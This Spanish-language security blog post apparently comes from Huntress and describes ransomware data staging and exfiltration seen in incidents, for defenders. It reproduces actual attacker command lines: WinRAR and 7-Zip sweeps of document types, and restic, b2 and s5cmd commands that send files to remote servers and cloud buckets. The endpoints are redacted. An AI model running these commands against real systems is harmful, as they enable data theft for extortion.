

Huntress observa con frecuencia actividad de preparación y exfiltración de datos, particularmente con actores de amenazas de ransomware. Estos actores de amenazas recopilan, preparan y exfiltran datos antes del cifrado de archivos para involucrarse en tácticas de “doble extorsión”. Esto significa que si la organización afectada no está dispuesta a pagar el rescate para recuperar los archivos cifrados, el actor de amenazas amenazará con divulgar los datos robados para presionar aún más el pago.
El propósito de este blog es ilustrar algunos ejemplos de actividad de preparación y exfiltración de datos observados por los analistas de Huntress, en lugar de ofrecer un tratado exhaustivo de todas las acciones posibles. Por lo tanto, es posible que existan ejemplos que no aparecen en este blog; por ejemplo, copiar datos mediante el portapapeles compartido en una sesión de protocolo de escritorio remoto (RDP), o el uso de una conexión FTP establecida a través de Windows Explorer.
Nuestra intención aquí es generar conciencia sobre esta actividad para que pueda entenderse más fácilmente. La esperanza es que esto ayude a los defensores a determinar más rápidamente si ciertos eventos son legítimos o no.

Figura 1: Diferentes tipos de técnicas de preparación y exfiltración de datos
Preparación de datos: De herramientas de archivado a sitios de almacenamiento en la nube
Con mucha frecuencia, antes de que los datos sean exfiltrados de una organización, primero deben recopilarse y prepararse. Los actores de amenazas suelen preparar los datos mediante herramientas de archivado; WinRAR y 7Zip son dos herramientas comúnmente observadas en una amplia gama de incidentes.
No hace mucho, los analistas de Huntress observaron la siguiente línea de comandos de 7Zip usada para preparar datos, recopilándolos en un archivo comprimido para su exfiltración:
C:\Users\user\Downloads\7-ZipPortable\App\7-Zip64\7zG.exe a -i#7zMap19592:2148:7zEvent5339 -ad -saa -- "\\[REDACTED]\Data\Data”
Esta línea de comandos fue seguida por el uso de almacenamiento en la nube de GoFile[.]io por parte del actor de amenazas. Los analistas de Huntress también han observado el uso de otros sitios de almacenamiento en la nube, como MEGASync.
También se ha observado que los actores de amenazas usan otras herramientas disponibles gratuitamente, como WinRAR. Dos líneas de comandos observadas son las siguientes:
WinRAR.exe a -m5 -v3g -tn365d -n*.bmp -n*.doc -n*.docx -n*.xls -n*.xlsx -n*.pdf -n*.txt -hp[REDACTED] "C:\[REDACTED]\data.rar "C:\"
winrar.exe a -m0 -v3g -tn1000d -n*.txt -n*.pdf -n*.xls -n*.doc -n*.xlsx -n*.docx -hp[REDACTED] "C:\DATA\done\DATA.rar "C:\DATA"
Ambos comandos anteriores se usan para “barrer” una amplia gama de archivos hacia un archivo comprimido, antes de exfiltrar los datos. Esta actividad se observa con la frecuencia suficiente como para que a menudo se le denomine “...en preparación para la exfiltración de datos…”, en lugar de explícitamente “preparación de datos”.
Exfiltración de datos: LOLBins, utilidades de respaldo y RClone
La exfiltración de datos puede ocurrir de varias formas. Por ejemplo, Huntress observó en una ocasión a un actor de amenazas realizando actividades de reconocimiento donde usó el binario living-off-the-land (LOLBin) finger.exe para exfiltrar un listado de procesos desde un endpoint. Otras utilidades nativas, como ftp.exe o bitsadmin.exe, han sido usadas de manera similar por actores de amenazas para mover los datos que recopilaron del endpoint comprometido hacia sus propios sistemas.
A medida que se despliegan los ataques de ransomware, los defensores suelen enfocarse en el acceso inicial o en el evento más ruidoso del despliegue del ransomware. Sin embargo, la exfiltración de datos es otra fase importante de los incidentes que puede ser difícil de detectar.
Durante varios incidentes, los analistas de Huntress han observado a actores de amenazas descargando e instalando tanto WinRAR como FileZilla, exfiltrando finalmente los datos preparados mediante fzsftp.exe, el módulo SFTP de FileZilla.
Otros métodos observados de exfiltración de datos incluyen el uso de RClone para sincronizar archivos con la nube, o utilidades de respaldo como Restic y BackBlaze. Las siguientes líneas de comandos de ejemplo incluyen Restic observado durante una campaña de ransomware BlackCat, y BackBlaze (b2.exe) observado durante un incidente de ransomware INC, respectivamente:
restic.exe -r rest:http://[REDACTED]:8000/ --password-file ppp.txt --use-fs-snapshot --verbose backup \\[REDACTED]
\b2.exe sync \\[REDACTED]\ b2://{REDACTED] --include-regex "(?i).*\.(doc|xls|xlsx|docx|pdf|csv)$|wallet\.dat$ --exclude-regex ".*" --keep-days 1826 --allow-empty-source --skip-hash-verification --exclude-all-symlinks --threads 30
Con mucha frecuencia, las herramientas de preparación de datos se usan en estrecha combinación con herramientas de exfiltración de datos. Durante un incidente reciente, los analistas de Huntress observaron el uso de WinRAR para la preparación de datos, usando un comando como el siguiente:
C:\Program Files\WinRAR\WinRAR.exe a -ep1 -scul -r0 -iext -imon1 -- . D:\[REDACTED]...
El comando anterior incluía una extensa lista de carpetas de las cuales extraer archivos, y fue seguido poco después por la descarga, instalación y uso de WinSCP por parte del actor de amenazas.
S5cmd para la exfiltración de datos
En un reciente ataque de ransomware Qilin, Huntress observó a actores de amenazas usando una herramienta de código abierto llamada s5cmd. El uso de s5cmd demuestra que los actores de amenazas continúan encontrando éxito usando herramientas disponibles gratuitamente para la exfiltración de datos hacia recursos en la nube. Esta herramienta se describe en GitHub como “una herramienta de línea de comandos de alto rendimiento diseñada para interactuar con almacenamiento de objetos compatible con S3 y sistemas de archivos locales.” Al revisar las opciones disponibles en el sitio de GitHub, parece ser una excelente opción para copiar archivos u “objetos” desde un endpoint a un bucket de S3.
En este ataque, el actor de amenazas accedió a la infraestructura mediante una instancia de (RDP) expuesta. Luego usó s5cmd.exe para la exfiltración de datos antes de usar PSExec para impulsar el ejecutable del ransomware (svchosts.exe) y ejecutarlo en otros endpoints.

Figura 2: Desglose de las características de s5cmd en la página de GitHub
Mientras Huntress estaba desplegado en 18 agentes, los registros de eventos de Windows en un endpoint revelaron detalles significativos sobre la actividad del actor de amenazas. Por ejemplo, el registro de eventos de Windows Defender contenía un evento Microsoft-Windows-Windows Defender/5001, lo que indicaba que la función de protección en tiempo real (RTP) de Windows Defender había sido deshabilitada. Poco después, hubo varios eventos Microsoft-Windows-Windows Defender/5007 que indicaban que otras funciones de Windows Defender, como SpyNetReporting, también se habían deshabilitado. Antes de esta actividad, los mensajes del registro de eventos de Windows incluían eventos SecurityCenter/15;Windows Defender,SECURITY_PRODUCT_STATE_ON; inmediatamente después de esta actividad, esos mensajes cambiaron a SecurityCenter/15;Windows Defender,SECURITY_PRODUCT_STATE_SNOOZED.
El actor de amenazas ejecutó la herramienta de exfiltración de datos con la siguiente línea de comandos:
s5cmd --credentials-file credentials cp --include "*.pdf" --include "*.png" --include "*.jpg" --include "*.jpeg" --include "*.xls" --include "*.xlsx" --include "*.tif" --include "*.zip" --include "*.doc" --include "*.docx" "[Folder]" s3://[Resource]
Esto no parece ser un evento aislado: los analistas de Huntress observaron una línea de comandos de s5cmd.exe casi idéntica durante un incidente ocurrido cinco semanas antes del incidente descrito anteriormente.
Exfiltración de datos: desafíos de detección
El Informe de ciberamenazas 2025 de Huntress encontró que, en los ataques de ransomware, los atacantes realizaron exfiltración de datos justo antes de desplegar el ransomware más del 70 por ciento de las veces.
A pesar de ese hecho, el proceso de detectar realmente la exfiltración de datos mientras ocurre, fuera de que los atacantes se lo digan explícitamente a las víctimas en sus notas de rescate, puede ser difícil para los defensores. Detectar de forma rápida y efectiva la preparación y exfiltración de datos a menudo requiere una comprensión detallada de los procesos empresariales legítimos, ya que, de lo contrario, los defensores corren el riesgo de "gritar lobo" debido a una alta tasa de detecciones de falsos positivos.

Figura 3: La exfiltración de datos es la actividad más común antes del despliegue de ransomware
Esto se debe a que los actores de amenazas usan técnicas como copiar datos a un portapapeles compartido, o filtran datos a través de LOLBins como ftp.exe, finger.exe (para exfiltración), o bitsadmin.exe (para crear tareas de carga de archivos), que a menudo son muy similares a las acciones legítimas realizadas por los administradores de sistemas.
Los defensores pueden monitorear los comportamientos vinculados a la preparación y exfiltración de datos observando las actividades específicas descritas anteriormente, que están vinculadas a diversas herramientas de código abierto, utilidades de respaldo y más.